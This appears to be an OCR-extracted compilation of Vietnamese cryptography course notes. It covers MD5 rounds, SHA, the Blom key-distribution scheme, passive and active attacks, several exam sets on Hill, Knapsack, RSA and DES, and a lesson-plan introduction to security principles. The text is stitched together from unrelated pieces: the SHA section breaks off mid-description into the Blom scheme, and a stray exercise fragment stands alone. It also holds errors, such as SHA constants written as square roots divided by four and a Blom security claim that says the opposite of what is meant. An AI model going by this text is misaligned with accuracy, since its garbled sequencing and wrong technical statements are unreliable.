FF (b, c, d, a, M_{15}, 22, 0x49b40821).

Vòng 2:

GG (a, b, c, d, M_1, 5, 0x61e2562)
GG (d, a, b, c, M_6, 9, 0xc040b340)
GG (c, d, a, b, M_{11}, 14, 0x265e5a51)
GG (b, c, d, a, M_0, 20, 0xe9b6c7aa)
GG (a, b, c, d, M_5, 5, 0xd62f105d)
GG (d, a, b, c, M_{10}, 9, 0x02441453)
GG (c, d, a, b, M_{15}, 14, 0xd8a1e681)
GG (b, c, d, a, M_4, 20, 0xe7d3fbc8)
GG (a, b, c, d, M_9, 5, 0x21e1cde6)
GG (d, a, b, c, M_{14}, 9, 0xc33707d6)
GG (c, d, a, b, M_3, 14, 0xf4d50d87)
GG (b, c, d, a, M_8, 20, 0x455a14ed)
GG (a, b, c, d, M_{13}, 5, 0xa9e3e905)
GG (d, a, b, c, M_2, 9, 0xfcefa3f8)
GG (c, d, a, b, M_7, 14, 0x676f02d9)
GG (b, c, d, a, M_{12}, 20, 0x8d2a4c8a).

Vòng 3:

HH (a, b, c, d, M_5, 4, 0xfffa3942)
HH (d, a, b, c, M_8, 11, 0x8771f681)
HH (c, d, a, b, M_{11}, 16, 0x6d9d6122)
HH (b, c, d, a, M_{14}, 23, 0xfde5380c)
HH (a, b, c, d, M_1, 4, 0xa4beea44)
HH (d, a, b, c, M_4, 11, 0x4bdecfa9)
HH (c, d, a, b, M_7, 16, 0xf6bb4b60)
HH (b, c, d, a, M_{10}, 23, 0xbebfbc70)
HH (a, b, c, d, M_{13}, 4, 0x289b7ec6)
HH (d, a, b, c, M_0, 11, 0xeaa127fa)
HH (c, d, a, b, M_3, 16, 0xd4ef3085)
HH (b, c, d, a, M_6, 23, 0x04881d05)
HH (a, b, c, d, M_9, 4, 0xd9d4d039)
HH (d, a, b, c, M_{12}, 11, 0xe6db99e5)
HH (c, d, a, b, M_{15}, 16, 0x1fa27cf8)
HH (b, c, d, a, M_2, 23, 0xc4ac5665).

Vòng 4:

II (a, b, c, d, M_0, 6, 0xf4292244)
II (d, a, b, c, M_7, 10, 0x432aff97)

II (c, d, a, b, M_{14}, 15, 0xab9423a7)
II (b, c, d, a, M_5, 21, 0xfc93a039)
II (a, b, c, d, M_{12}, 6, 0x655b59c3)
II (d, a, b, c, M_3, 10, 0x8f0ccc92)
II (c, d, a, b, M_{10}, 15, 0xffeff47d)
II (b, c, d, a, M_1, 21, 0x85845dd1)
II (a, b, c, d, M_8, 6, 0x6fa87e4f)
II (d, a, b, c, M_{15}, 10, 0xfe2ce6e0)
II (c, d, a, b, M_6, 15, 0xa3013414)
II (b, c, d, a, M_{13}, 21, 0x4e0811a1)
II (a, b, c, d, M_4, 6, 0xf7537e82)
II (d, a, b, c, M_{11}, 10, 0xbd3af235)
II (c, d, a, b, M_2, 15, 0x2ad7d2bb)
II (b, c, d, a, M_9, 21, 0xeb86d391).

Những hằng số t_i được chọn theo quy luật sau: ở bước thứ i giá trị t_i là phần nguyên của 2^{32}*abs(sin(i)), trong đó i = [0..63] được tính theo radian.

Sau tất cả những bước này a, b, c và d lần lượt được cộng với A, B, C và D để cho kết quả đầu ra; và thuật toán tiếp tục với khối dữ liệu 512-bit tiếp theo cho đến hết bức điện. Đầu ra cuối cùng là một khối 128-bit của A, B, C và D, đây chính là hàm Băm nhận được.

b. Tính bảo mật trong MD5:

Ron Rivest đã phác hoạ những cải tiến của MD5 so với MD4 như sau:

– Vòng thứ 4 được thêm vào (còn MD4 chỉ có 3 vòng).

– Mỗi bước được cộng thêm một hằng số duy nhất.

– Hàm G ở vòng 2 thay đổi từ ((X ⊥ Y) □ (X ⊥ Z) □ (Y ⊥ Z)) thành ((X ⊥ Z) □ (Y ⊥ (¬Z))) nhằm giảm tính đối xứng của G (giảm tính tuyến tính).

– Mỗi bước được cộng kết quả của bước trước nó, làm các quá trình có tính liên kết, phụ thuộc lẫn nhau.

– Việc các khối con bị thay đổi khi vào vòng 2 và vòng 3 làm cho khuôn dạng cấu trúc vòng lặp thay đổi theo.

– Số lượng lượng bit dịch trái của mỗi vòng được tối ưu và các bước dịch ở mỗi vòng là khác nhau.

Năm 1993, den Boer và Bosselaers đã tìm ra đụng độ trong việc sử dụng hàm nén (vòng 2 và 3) của MD5. Điều này phá vỡ quy luật thiết kế MD5 là chống lại sự đụng độ, nhưng MD5 vẫn là hàm Băm được sử dụng rộng rãi hiện nay.

2.4.2. SHA (Secure Hash Algorithm)

Năm 1995, tổ chức NIST cùng NSA đã thiết kế ra thuật toán hàm Băm an toàn (SHA) sử dụng cho chuẩn chữ ký điện tử DSS. SHA được thiết kế dựa trên những nguyên tắc của MD4/MD5, tạo ra 160-bit giá trị Băm.

a. Miêu tả SHA:

Cũng giống với MD5, bức điện được cộng thêm một bit 1và các bit 0 ở cuối bức điện để bức điện có thể chia hết cho 512. SHA sử dụng 5 thanh ghi dịch:

A = 0x67452301

B = 0xefcdab89

C = 0x98badcfe

D = 0x10325476

E = 0xc3d2e1f0

Bức điện được chia ra thành nhiều khối 512-bit. Ta cũng đặt là a, b, c, d và e thay cho A, B, C, D và E đối với khối 512-bit đầu tiên của bức điện. SHA có bốn vòng lặp chính với mỗi vòng thực hiện 20 lần biến đổi: bao gồm thực hiện với một hàm phi tuyến của 3 trong 5 giá trị a, b, c, d và e; sau đó cũng được cộng và dịch như trong MD5.

SHA xác lập bốn hàm phi tuyến như sau:

$f_t(X,Y,Z) = (X \perp Y) \square ((\neg X) \perp Z)$ với $0 \le t \le 19$

$f_t(X,Y,Z) = X \oplus Y \oplus Z$ với $20 \le t \le 39$

$f_t(X,Y,Z) = (X \perp Y) \square (X \perp Z) \square (Y \perp Z)$ với $40 \le t \le 59$

$f_t(X,Y,Z) = X \oplus Y \oplus Z$ với $60 \le t \le 79$.

Bốn hằng số sử dụng trong thuật toán là:

$K_t = 2^{1/2} /4 =$ 0x5a827999 với $0 \le t \le 19$

$K_t = 3^{1/2} /4 =$ 0x6ed9eba1 với $20 \le t \le 39$

$K_t = 5^{1/2} /4 =$ 0x8f1bbcdc với $40 \le t \le 59$

$K_t = 10^{1/2} /4 =$ 0xca62c1d6 với $60 \le t \le 79$.

Các khối bức điện được mở rộng từ 16 word 32-bit (M_0 đến M_{15}) thành 80 word 32-bit (W_0 đến W_{79}) bằng việc sử dụng thuật toán mở rộng:

$W_t = M_t$ *với* $0 \le t \le 15$

$W_t = (W_{t-3} \oplus W_{t-8} \oplus W_{t-14} \oplus W_{t-16})$ *với* $16 \le t \le 79$.

Ta có thể miêu tả một vòng lặp của SHA như sau:

Năm 1985, Blom đề nghị một sơ đồ phân phối khoá , mà sau đây ta gọi là sơ đồ Blom, trong trường hợp đơn giản nhất được mô tả như sau:

- TA chọn một số nguyên tố p ≥ n, và chọn cho mỗi người dùng A một số $r_A \in Z_p$. Số p và các số r_A được công bố công khai.
- Sau đó, TA chọn ba số ngẫu nhiên a, b, c $\in Z_p$ và lập đa thức:

  $$f(x,y) = a + b(x+y) + cxy \bmod p$$

- Với mỗi người dùng A, TA tính $g_A(x) = f(x, r_A) = a_A + b_A x \bmod p$, trong đó $a_A = a + br_A \bmod p$, $b_A = b + cr_A \bmod p$. TA chuyển bí mật cặp số (a_A, b_A) cho A. Như vậy, A biết $g_A(x) = a_A + b_A x$.

So với việc TA phải truyền bí mật n(n-1) lượt khoá trên thì với sơ đồ Blom, TA chỉ phải truyền n lượt các cặp số (a_A, b_A) mà thôi.

Sau khi đã thực hiện xong các công việc chuẩn bị đó, bây giờ nếu hai người dùng A và B muốn tạo khoá chung để truyền tin bằng mật mã cho nhau thì khoá chung $K_{A,B}$ đó sẽ là:

$$K_{A,B} = g_A(r_B) = g_B(r_A) = f(r_A, r_B),$$

mà mỗi người A và B tính được bằng những thông tin mình đã có.

Như vậy, theo sơ đồ phân phối này, TA phân phối cho mọi người dùng một phần bí mật của khoá, hai người dùng bất kỳ phối hợp phần bí mật của riêng mình với phần công khai của người kia để cùng tạo nên khoá bí mật chung cho hai người. Sơ đồ này là an toàn theo nghĩa sau đây: bất kỳ một người thức ba C nào (kể cả C là một người tham gia trong mạng) có thể được phát hiện được khoá bí mật riêng của hai người A và B. Thực vậy, dù C có là người tham gia trong mạng đi nữa, thì cái mà C biết nhiều lắm là hai số a_C, b_C do TA cấp cho. Ta chứng minh rằng với những gì mà C biết thì bất kỳ giá trị $\ell \in Z_p$ nào cũng có thể được chấp nhận là $K_{A,B}$. Những gì mà C biết , kể cả chấp nhận $\ell = K_{A,B}$, được thể hiện thành:

$$\begin{array}{ccccccc} a & + & b(r_A + r_B) & + & cr_A r_B & = & \ell \\ a & + & br_C & & & = & a_C \\ & & b & + & cr_C & = & b_C \end{array}$$

Nếu xem a, b, c là ẩn số, ta có định thức các hệ số ở vế phải là:

$$\begin{vmatrix} 1 & r_A + r_B & r_A r_B \\ 1 & r_C & 0 \\ 0 & 1 & r_C \end{vmatrix} = (r_C - r_A)(r_C - r_B),$$

Theo giả thiết chọn các số r, định thức đó khác 0, do đó hệ phương trình luôn có nghiệm (a, b, c), tức việc chấp nhận ℓ là giá trị của $K_{A,B}$ là hoàn toàn có thể. Bất kỳ giá trị

c) Giả sử B có khóa công khai là $Y_B = 3$, hãy tìm khóa bí mật dùng để truyền tin giữa A và B.

– Với dạng tấn công thụ động: kẻ địch chỉ đứng ngoài nghe trộm chứ không can thiệp hay ảnh hưởng gì đến giao thức. Mục đích của nó là cố gắng quan sát và thu lượm thông tin. Tuy nhiên thông tin nghe trộm được chỉ ở dạng mã hoá, do đó kẻ địch cần phải biết cách phân tích, giải mã thì mới dùng được (cipher only attack). Mặc dù hình thức tấn công này không mạnh nhưng rất khó phát hiện vì kẻ địch không gây động.

– Với dạng tấn công chủ động (active attack): kẻ địch là một thế lực trong mạng, nắm nhiều khả năng và phương tiện để có thể chủ động tấn công can thiệp, gây ảnh hưởng phức tạp đến giao thức. Nó có thể đóng giả với một cái tên khác can thiệp vào giao thức bằng những thông báo kiểu mới, xoá bỏ những thông báo đang phát trên đường truyền, thay thế thông báo thật bằng thông báo giả, ngắt ngang các kênh thông tin hay sửa chửa vào các kho thông tin trên mạng. Các khả năng khác nhau này là phụ thuộc vào tổ chức mạng và vai trò của kẻ địch trên mạng.

Kẻ tấn công trong tấn công thụ động (Eve) chỉ cố gắng thu lượm thông tin từ các bên tham gia giao thức, thông qua thu nhập các thông báo truyền tin giữa các bên để phân tích giải mã. Trong khi đó, kẻ tấn công chủ động (Mallory) có thể gây ra các tác hại rất phức tạp đa dạng. Kẻ tấn công có thể có mục đích đơn thuần là tóm được tin mà nó quan tâm, nhưng ngoài ra nó có thể gây ra các phá hoại khác như phá hoại đường truyền truy nhập vào những hệ thống thông tin mà chỉ dành cho những người có đủ thẩm quyền.

Kẻ địch trong tấn công chủ động thật sự rất nguy hiểm, đặc biệt là trong các giao thức mà các bên khác nhau không nhất thiết phải tin nhau. Hơn nữa phải nhớ rằng kẻ địch không phải chỉ có thể là những kẻ xa lạ bên ngoài mà nó có thể là một cá nhân hợp pháp trong hệ thống, thậm chí ngay chính là người quản trị mạng. Ngoài ra còn có thể có nhiều cá nhân liên kết với nhau thành một nhóm kẻ địch, làm tăng lên sự nguy hiểm cho giao thức.

Một điều cũng có thể xảy ra là Mallory lại chính là đối tác trong giao thức. Anh ta có thể có hành động lừa dối hoặc là không chịu tuân theo giao thức. Loại kẻ địch này được là kẻ lừa đảo (cheater). Kẻ lừa đảo thuộc loại thụ động thì có thể làm đúng theo giao thức nhưng lại cố tình thu nhặt thêm thông tin từ các bên đối tác hơn là được phép theo qui định. Kẻ lừa đảo chủ động thì phá vỡ giao thức trong một cố gắng lừa dối. Rất khó để giữ an toàn cho một giao thức nếu như phần lớn các bên tham gia đều là những kẻ lừa đảo chủ động, tuy nhiên đôi khi người ta cũng có các biện pháp để các bên hợp pháp có thể dò ra được sự lừa đảo đang diễn ra. Tất nhiên các giao thức cũng cần phải được bảo vệ để chống lại những kẻ lừa đảo loại thụ động.

Đề 1:

Câu 1 : Cho hệ mã Hill có M = 2 và ma trận khóa $A = \begin{bmatrix} 12 & 5 \\ 3 & 7 \end{bmatrix}$ hãy thực hiện mã hóa với xâu S = "HARD".

Câu 2 : Vẽ mô hình quản lý khóa dựa vào hệ mã khóa công khai. Giải thích rõ các chức năng và các bước thực hiện.

Câu 3: Các mệnh đề sau đúng hay sai, giải thích?
1. So với tấn công chủ động tấn công thụ động nguy hiểm hơn.
2. Giao thức 3 bước Shamir hỗ trợ khả năng xác thực hóa nguồn gốc thông điệp.
3. Cơ chế mã móc xích an toàn hơn cơ chế bảng tra mã điện tử
4. Một trong các yếu điểm của các hệ mã mật khóa công khai là chậm.
5. Giao thức 3 bước Shamir là giao thức trao đổi thông tin không cần trao đổi khóa.
6. Các hệ mã mật RSA , ElGamma, Knapsack được gọi là các hệ mã mật khóa công khai vì khóa của chúng đều được công khai hóa.

Đề 2:

Câu 1 : Vẽ lược đồ chế độ sử dụng mã khối móc xích CBC . Mô tả thuật toán sinh và giải mã.

Câu 2 : Cho khóa $K = \begin{bmatrix} 11 & 8 \\ 3 & 7 \end{bmatrix}$ và tin gốc là 'July' xác định trên trường Z_{26}. Tìm tin mã theo giải thuật Hill – cipher.

Câu 3: Các mệnh đề sau đúng hay sai, giải thích?
1. Tất cả có 4 loại hàm băm: các hàm băm dựa vào các hệ mã khối (chẳng hạn như DES), các hàm băm dựa vào các phép tính số học, các hàm băm đặc biệt và các hàm băm dựa vào các hệ mã khóa công khai.
2. Một trong các yếu điểm chính của hệ Knapsack là việc lưu khóa cần bộ nhớ lớn.
3. Chuẩn mã hóa dữ liệu (DES) không còn an toàn nên không còn được dùng trong thực tế.
4. Để tăng tính bảo mật cho DES có thể mã hóa nhiều lần với các khóa khác nhau.
5. Trong hệ mã ElGamma luôn xuất hiện hiện tượng lộ bản rõ.
6. Để sử dụng cơ chế bảng tra mã điện tử (EBC) khi cài đặt không cần có một gía trị khởi tạo IV.

Đề 3:

Câu 1 : Vẽ lược đồ chế độ sử dụng mã khối phản hồi CFB . Mô tả thuật toán sinh và giải mã.

Câu 2 : Cho véc tơ siêu tăng A = (1, 2, 4, 8, 16, 32, 64, 128), m = 301, u = 31, và tin gốc (bản rõ) là 10. Tìm tin mã (bản mã) theo giải thuật Knapsack.

Câu 3: Các mệnh đề sau đúng hay sai, giải thích?

1. Trong chế độ mã móc xích thông điệp được chia thành n khối, nếu như khối thứ i bị lỗi trước khi đem mã hóa thì sẽ làm ảnh hưởng tới các khối mã hóa sau đó.
2. Cho N = 2000, khi đó giá trị hàm Ơ le của N: Φ(N) = 800.
3. Giao thức 3 bước Shamir là giao thức trao đổi thông tin không cần trao đổi khóa.
4. Các hệ chữ ký điện tử hoạt động theo 3 bước: sinh chữ ký, gửi chữ ký và kiểm tra chữ ký.
5. Các hệ mã mật SKC và PKC đều cho phép sử dụng trong mô hình chữ ký điện tử.
6. Cơ chế mã móc xích an toàn hơn cơ chế bảng tra mã điện tử.

Đề 4:

Câu 1 : Vẽ lược đồ giải t huật sinh mã DES và giải thích các công thức được dùng.

Câu 2 : Cho véc tơ siêu tăng a = (1, 2, 4, 8, 16, 32, 64, 128), m = 300, w = 29, và tin gốc là 16. Tìm tin mã theo giải thuật Knapsack.

Câu 3: Các mệnh đề sau đúng hay sai, giải thích?

1. Từ luật Kierchoff suy ra muốn tăng độ an toàn của một hệ mã mật cần sử dụng thuật toán mã hóa càng phức tạp càng tốt.
2. So với kiểu tấn công thụ động kiểu tấn công chủ động khó phát hiện hơn và nguy hiểm hơn.
3. Giao thức 3 bước Shamir là giao thức trao đổi thông tin không cần trao đổi khóa.
4. Một trong các yếu điểm chính của hệ Knapsack là việc lưu khóa cần bộ nhớ lớn.
5. Điều kiện để giao thức 3 bước Shamir hoạt động là:
$$E_{Z2}^{-1}(E_{Z1}(E_{Z2}(X))) = E_{Z2}(X).$$
6. Các hệ mã mật khóa công khai thường được gọi là PKC trong đó PKC có nghĩa là Private Key Cryptography.

Đề 5:

Câu 1 : Vẽ lược đồ sinh khóa từ khóa chính của DES và giải thích các công thức được dùng.

Câu 2 : Cho p = 13, q = 23, e = 173, và tin mã là 122. Tìm tin gốc theo giải thuật RSA.

Câu 3: Các mệnh đề sau đúng hay sai, giải thích?

1. Cơ chế CBC là cơ chế sử dụng mã khối đơn giản nhất và dễ dùng nhất.
2. Trong cơ chế ECB nếu một khối nào đó bị hỏng trước khi đưa vào mã hóa sẽ làm ảnh hưởng tới tất cả các khối mã hóa đứng trước nó.
3. Khóa mã hóa của chuẩn mã hóa dữ liệu có độ dài bằng 56 bit.
4. Các chế độ sử dụng mã khối đều sử dụng các đơn vị khối dữ liệu 64 bit..
5. Trong hệ mã ElGamma luôn xuất hiện hiện tượng lộ bản rõ.
6. Cơ chế mã móc xích an toàn hơn cơ chế bảng tra mã điện tử.

Giáo án

An toàn và bảo mật hệ thống thông tin

Chương 1: TỔNG QUAN VỀ AN TOÀN VÀ BẢO MẬT THÔNG TIN

1.1. Nội dung của an toàn và bảo mật thông tin

Khi nhu cầu trao đổi thông tin dữ liệu ngày càng lớn và đa dạng, các tiến bộ về điện tử - viễn thông và công nghệ thông tin không ngừng được phát triển ứng dụng để nâng cao chất lượng và lưu lượng truyền tin thì các quan niệm ý tưởng và biện pháp bảo vệ thông tin dữ liệu cũng được đổi mới. Bảo vệ an toàn thông tin dữ liệu là một chủ đề rộng, có liên quan đến nhiều lĩnh vực và trong thực tế có thể có rất nhiều phương pháp được thực hiện để bảo vệ an toàn thông tin dữ liệu. Các phương pháp bảo vệ an toàn thông tin dữ liệu có thể được quy tụ vào ba nhóm sau:

- Bảo vệ an toàn thông tin bằng các biện pháp hành chính.
- Bảo vệ an toàn thông tin bằng các biện pháp kỹ thuật (phần cứng).
- Bảo vệ an toàn thông tin bằng các biện pháp thuật toán (phần mềm).

Ba nhóm trên có thể được ứng dụng riêng rẽ hoặc phối kết hợp. Môi trường khó bảo vệ an toàn thông tin nhất và cũng là môi trường đối phương dễ xân nhập nhất đó là môi trường mạng và truyền tin. Biện pháp hiệu quả nhất và kinh tế nhất hiện nay trên mạng truyền tin và mạng máy tính là biện pháp thuật toán.

An toàn thông tin bao gồm các nội dung sau:

- Tính bí mật: tính kín đáo riêng tư của thông tin
- Tính xác thực của thông tin, bao gồm xác thực đối tác(bài toán nhận danh), xác thực thông tin trao đổi.
- Tính trách nhiệm: đảm bảo người gửi thông tin không thể thoái thác trách nhiệm về thông tin mà mình đã gửi.

Để đảm bảo an toàn thông tin dữ liệu trên đường truyền tin và trên mạng máy tính có hiệu quả thì điều trước tiên là phải lường trước hoặc dự đoán trước các khả năng không an toàn, khả năng xâm phạm, các sự cố rủi ro có thể xảy ra đối với thông tin dữ liệu được lưu trữ và trao đổi trên đường truyền tin cũng như

trên mạng. Xác định càng chính xác các nguy cơ nói trên thì càng quyết định được tốt các giải pháp để giảm thiểu các thiệt hại.

Có hai loại hành vi xâm phạm thông tin dữ liệu đó là: *vi phạm chủ động và vi phạm thụ động*. Vi phạm thụ động chỉ nhằm mục đích cuối cùng là nắm bắt được thông tin (đánh cắp thông tin). Việc làm đó có khi không biết được nội dung cụ thể nhưng có thể dò ra được người gửi, người nhận nhờ thông tin điều khiển giao thức chứa trong phần đầu các gói tin. Kẻ xâm nhập có thể kiểm tra được số lượng, độ dài và tần số trao đổi. Vì vậy vi pham thụ động không làm sai lệch hoặc hủy hoại nội dung thông tin dữ liệu được trao đổi. Vi phạm thụ động thường khó phát hiện nhưng có thể có những biện pháp ngăn chặn hiệu quả. Vi phạm chủ động là dạng vi phạm có thể làm thay đổi nội dung, xóa bỏ, làm trễ, xắp xếp lại thứ tự hoặc làm lặp lại gói tin tại thời điểm đó hoặc sau đó một thời gian. Vi phạm chủ động có thể thêm vào một số thông tin ngoại lai để làm sai lệch nội dung thông tin trao đổi. Vi phạm chủ động dễ phát hiện nhưng để ngăn chặn hiệu quả thì khó khăn hơn nhiều.

Một thực tế là không có một biện pháp bảo vệ an toàn thông tin dữ liệu nào là an toàn tuyệt đối. Một hệ thống dù được bảo vệ chắc chắn đến đâu cũng không thể đảm bảo là an toàn tuyệt đối.

1.2. Các chiến lượt an toàn hệ thống :

a. Giới hạn quyền hạn tối thiểu (Last Privilege):

Đây là chiến lược cơ bản nhất theo nguyên tắc này bất kỳ một đối tượng nào cùng chỉ có những quyền hạn nhất định đối với tài nguyên mạng, khi thâm nhập vào mạng đối tượng đó chỉ được sử dụng một số tài nguyên nhất định.

b. Bảo vệ theo chiều sâu (Defence In Depth):

Nguyên tắc này nhắc nhở chúng ta : Không nên dựa vào một chế độ an toàn nào dù cho chúng rất mạnh, mà nên tạo nhiều cơ chế an toàn để tương hỗ lẫn nhau.

c. Nút thắt (Choke Point) :

Tạo ra một "cửa khẩu" hẹp, và chỉ cho phép thông tin đi vào hệ thống của mình bằng con đường duy nhất chính là "cửa khẩu" này. => phải tổ chức một cơ cấu kiểm soát và điều khiển thông tin đi qua cửa này.

d. Điểm nối yếu nhất (Weakest Link) :

Chiến lược này dựa trên nguyên tắc: " Một dây xích chỉ chắc tại mắt duy nhất, một bức tường chỉ cứng tại điểm yếu nhất"

Kẻ phá hoại thường tìm những chỗ yếu nhất của hệ thống để tấn công, do đó ta cần phải gia cố các yếu điểm của hệ thống. Thông thường chúng ta chỉ quan tâm đến kẻ tấn công trên mạng hơn là kẻ tiếp cận hệ thống, do đó an toàn vật lý được coi là yếu điểm nhất trong hệ thống của chúng ta.

e. Tính toàn cục:

Các hệ thống an toàn đòi hỏi phải có tính toàn cục của các hệ thống cục bộ. Nếu có một kẻ nào đó có thể bẻ gãy một cơ chế an toàn thì chúng có thể thành công bằng cách tấn công hệ thống tự do của ai đó và sau đó tấn công hệ thống từ nội bộ bên trong.

f. **Tính đa dạng bảo vệ :**Cần phải sử dụng nhiều biện pháp bảo vệ khác nhau cho hệ thống khác nhau, nếu không có kẻ tấn công vào được một hệ thống thì chúng cũng dễ dàng tấn công vào các hệ thống khác.

1.3 Các mức bảo vệ trên mạng :

Vì không thể có một giải pháp an toàn tuyệt đối nên người ta thường phải sử dụng đồng thời nhiều mức bảo vệ khác nhau tạo thành nhiều hàng rào chắn đối với các hoạt động xâm phạm. Việc bảo vệ thông tin trên mạng chủ yếu là bảo vệ thông tin cất giữ trong máy tính, đặc biệt là các server trên mạng. Bởi thế ngoài một số biện pháp nhằm chống thất thoát thông tin trên đường truyền mọi cố gắng tập trung vào việc xây dựng các mức rào chắn từ ngoài vào trong cho các hệ thống kết nối vào mạng. Thông thường bao gồm các mức bảo vệ sau:

a. Quyền truy nhập

Lớp bảo vệ trong cùng là quyền truy nhập nhằm kiểm soát các tài nguyên của mạng và quyền hạn trên tài nguyên đó. Dĩ nhiên là kiểm soát được các cấu trúc dữ liệu càng chi tiết càng tốt. Hiện tại việc kiểm soát thường ở mức tệp.

b. Đăng ký tên /mật khẩu.

Thực ra đây cũng là kiểm soát quyền truy nhập, nhưng không phải truy nhập ở mức thông tin mà ở mức hệ thống. Đây là phương pháp bảo vệ phổ biến nhất vì nó đơn giản ít phí tổn và cũng rất hiệu quả. Mỗi người sử dụng muốn được tham gia vào mạng để sử dụng tài nguyên đều phải có đăng ký tên và mật khẩu trước. Người quản trị mạng có trách nhiệm quản lý, kiểm soát mọi hoạt động của mạng và xác định quyền truy nhập của những người sử dụng khác theo thời gian và không gian (nghĩa là người sử dụng chỉ được truy nhập trong một khoảng thời gian nào đó tại một vị trí nhất định nào đó).

Về lý thuyết nếu mọi người đều giữ kín được mật khẩu và tên đăng ký của mình thì sẽ không xảy ra các truy nhập trái phép. Song điều đó khó đảm bảo trong thực tế vì nhiều nguyên nhân rất đời thường làm giảm hiệu quả của lớp bảo vệ này. Có thể khắc phục bằng cách người quản mạng chịu trách nhiệm đặt mật khẩu hoặc thay đổi mật khẩu theo thời gian.

c. Mã hoá dữ liệu

Để bảo mật thông tin trên đường truyền người ta sử dụng các phương pháp mã hoá. Dữ liệu bị biến đổi từ dạng nhận thức được sang dạng không nhận thức


được theo một thuật toán nào đó và sẽ được biến đổi ngược lại ở trạm nhận (giải mã). Đây là lớp bảo vệ thông tin rất quan trọng.

d. Bảo vệ vật lý

Ngăn cản các truy nhập vật lý vào hệ thống. Thường dùng các biện pháp truyền thống như ngăn cấm tuyệt đối người không phận sự vào phòng đặt máy mạng, dùng ổ khoá trên máy tính hoặc các máy trạm không có ổ mềm.

e. Tường lửa

Ngăn chặn thâm nhập trái phép và lọc bỏ các gói tin không muốn gửi hoặc nhận vì các lý do nào đó để bảo vệ một máy tính hoặc cả mạng nội bộ (intranet)



f. Quản trị mạng.

Trong thời đại phát triển của công nghệ thông tin, mạng máy tính quyết định toàn bộ hoạt động của một cơ quan, hay một công ty xí nghiệp. Vì vậy việc bảo đảm cho hệ thống mạng máy tính hoạt động một cách an toàn, không xảy ra sự cố là một công việc cấp thiết hàng đầu. Công tác quản trị mạng máy tính phải được thực hiện một cách khoa học đảm bảo các yêu cầu sau :

- Toàn bộ hệ thống hoạt động bình thường trong giờ làm việc.

- Có hệ thống dự phòng khi có sự cố về phần cứng hoặc phần mềm xảy ra.

- Backup dữ liệu quan trọng theo định kỳ.

- Bảo dưỡng mạng theo định kỳ.

- Bảo mật dữ liệu, phân quyền truy cập, tổ chức nhóm làm việc trên mạng.

1.4. An toàn thông tin bằng mật mã

Mật mã là một ngành khoa học chuyên nghiên cứu các phương pháp truyền tin bí mật. Mật mã bao gồm : Lập mã và phá mã. Lập mã bao gồm hai quá trình: mã hóa và giải mã.

Để bảo vệ thông tin trên đường truyền người ta thường biến đổi nó từ dạng nhận thức được sang dạng không nhận thức được trước khi truyền đi trên mạng, quá trình này được gọi là mã hoá thông tin (encryption), ở trạm nhận phải thực hiện quá trình ngược lại, tức là biến đổi thông tin từ dạng không nhận thức được (dữ liệu đã được mã hoá) về dạng nhận thức được (dạng gốc), quá trình này được gọi là giải mã. Đây là một lớp bảo vệ thông tin rất quan trọng và được sử dụng rộng rãi trong môi trường mạng.

Để bảo vệ thông tin bằng mật mã người ta thường tiếp cận theo hai hướng:

- Theo đường truyền (Link_Oriented_Security).

- Từ nút đến nút (End_to_End).

Theo cách thứ nhất thông tin được mã hoá để bảo vệ trên đường truyền giữa hai nút mà không quan tâm đến nguồn và đích của thông tin đó. Ở đây ta lưu ý rằng thông tin chỉ được bảo vệ trên đường truyền, tức là ở mỗi nút đều có quá trình giải mã sau đó mã hoá để truyền đi tiếp, do đó các nút cần phải được bảo vệ tốt.

Ngược lại theo cách thứ hai thông tin trên mạng được bảo vệ trên toàn đường truyền từ nguồn đến đích. Thông tin sẽ được mã hoá ngay sau khi mới tạo ra và chỉ được giải mã khi về đến đích. Cách này mắc phải nhược điểm là

chỉ có dữ liệu của người □ung thì mới có thể mã hóa được còn dữ liệu điều khiển thì giữ nguyên để có thể xử lý tại các nút.

1.5. Vai trò của hệ mật mã

Các hệ mật mã phải thực hiện được các vai trò sau:

- Hệ mật mã phải che dấu được nội dung của văn bản rõ (PlainText) để đảm bảo sao cho chỉ người chủ hợp pháp của thông tin mới có quyền truy cập thông tin (Secrety), hay nói cách khác là chống truy nhập không đúng quyền hạn.

- Tạo các yếu tố xác thực thông tin, đảm bảo thông tin lưu hành trong hệ thống đến người nhận hợp pháp là xác thực (Authenticity).

- Tổ chức các sơ đồ chữ ký điện tử, đảm bảo không có hiện tượng giả mạo, mạo danh để gửi thông tin trên mạng.

